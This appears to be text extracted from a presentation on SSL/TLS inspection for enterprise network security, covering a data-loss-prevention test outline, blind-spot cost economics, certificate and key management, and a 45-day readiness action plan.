Hardware Mode: SV800 / Software Version 3.8.2-409

Experiment:

1. Upload sensitive data using HTTP
2. SSL Inspection **Disabled**: Upload sensitive data using HTTPS
3. SSL Inspection **Enabled**: Upload sensitive data using HTTPS

NOTE: SYMANTEC DOES NOT CLAIM THEY CAN INSPECT SSL TRAFFIC ON THEIR DLP PRODUCTS




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Ongoing Operations



Balancing Compliance and Data Privacy



1) Manage what type of information is decrypted

2) Assure custody and integrity of encrypted data

Economics of SSL/TLS Inspection

NETWORK SECURITY BLIND-SPOT COST =

% of SSL Traffic * Annual Investment into Network Security Products


Maintaining Decryption

- ◆ Capture new keys and certificates (including those generated outside of IT security)
- ◆ Update renewed, rekey keys and certificates throughout SSL/TLS chain (e.g. firewall, load balancer, WAF, etc.)



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45 Day Action Plan



Readiness: Map your INBOUND SSL/TLS

- Where and how many SSL/TLS enabled entities? What are all systems involved in SSL/TLS through DMZ?(e.g. firewall, load balancer, WAF, etc.)
- What are the security controls that need visibility in to encrypted traffic?
- How will you track keys and certificates? How frequently are they renewed and rekeyed?
- Who and how many are responsible for each key and certificate?
- How will you get them? How will you transfer keys and certificates?
- How will you update keys and certificates?

Readiness: Map your OUTBOUND SSL/TLS

- ◆ **% of Total North-South AND EAST-WEST Traffic is SSL/TLS encrypted**
- ◆ **SSL/TLS traffic that isn't on port 443**
- ◆ Non-SSL traffic that is using port 443
- ◆ **SSL/TLS Versions** seen on the network → SSL Versions have known vulnerabilities.
- ◆ **Certificate Status** → Valid certificate v/s invalid certs
- ◆ **Ciphers used** → Strong v/s Weak
- ◆ **Top N** → SSL Sites by Request/Users of SSL/TLS

Your 45 Day Action Plan

- ◆ Map your SSL/TLS footprint = Risk Exposure
- ◆ Decrypt once feed many v/s decryption in many places in network
- ◆ Performance impact of decryption on existing network/security devices
- ◆ Local Regulations and Compliance requirements
- ◆ Outbound: HR and Legal must be consulted to ensure user privacy is respected and preserved.
- ◆ Inbound: Obtaining keys/certificates, how will you keep them secure, how will you keep them updated

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Thank You

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